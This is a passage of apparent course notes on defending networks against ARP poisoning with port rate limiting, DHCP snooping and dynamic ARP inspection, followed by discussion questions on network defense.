- Another possible solution for defense is port rate limiting (PRL). In this scenario, the amount of traffic passing over a port during a given length of time is monitored.
- If the configured threshold is tripped, the port closes itself until either it is enabled manually or a specified length of time passes (usually 15 minutes).

- In order to establish an effective threshold, an organization will need to monitor the amount of traffic for a “normal” system over the course of a few weeks.
- By monitoring traffic correctly, a proper threshold can be set.
- If the organization does not do its research ahead of time and simply implements what it thinks is a “good” threshold, it may find that its users are constantly exceeding the threshold and unable to perform their day-to-day work.
- Another possible outcome from this approach is that the threshold will be set too high, which defeats the original purpose for putting PRL in place.
- PRL requires the attacker to do more research within the organization to set a proper threshold.
- A motivated attacker will learn from this experience and perhaps perform a more targeted attack in hopes of circumventing this defense.
- For example, if an attacker is targeting a small group of users, he might execute the attack against a single user at a time.
- The amount of traffic may not be enough to trip the threshold and the attack may be successful.

Use DHCP Snooping and Dynamic ARP Inspection

- The most effective defense against ARP poisoning is to use DHCP snooping with dynamic ARP inspection (DAI).
- The basis of this defense is that it drops all ARP reply requests not contained within its table.
- As with PRL, this defense requires the organization to do some research on its environment before full implementation can be executed.
- The organization needs to run DHCP snooping for two to three weeks in order to build a proper table of IP addresses and MAC addresses.
- After it has built that table, it can implement DAI.
- Once implemented, DAI provides a solid defense against ARP poisoning attacks.
- In this scenario, when the attacker’s system tells the switch via ARP reply that his system’s MAC address is the victim’s MAC address, the switch compares this information with its table and drops the traffic if it doesn’t match, thereby cutting off the avenue in which the attacker communicates.

Combine PRL and DAI for the Most Effective Defense

- The most effective defense for an organization against ARP poisoning is a combination of port rate limiting and dynamic ARP inspection.
- This defense-in-depth approach gives the organization the best possibility for preventing an ARP poisoning attack.
- The most effective way to prevent ARP poisoning is to replace all network devices with new, attack-resistant devices.

- This usually requires a substantial financial investment, which is why many organizations hesitate to do so, and thus ARP poisoning remains a viable and common attack vector.
- But without new, secure infrastructure, the organization will continue to be vulnerable and an effective attacker will always be successful.

Question for Discussion:

- Discuss the difference between confidentiality and privacy
- Discuss the difference between lollipop and onion model
- Discuss what is zone of trust
- What are the common best practices for network defense?

VIII. Security Organization

IX. Planning for Security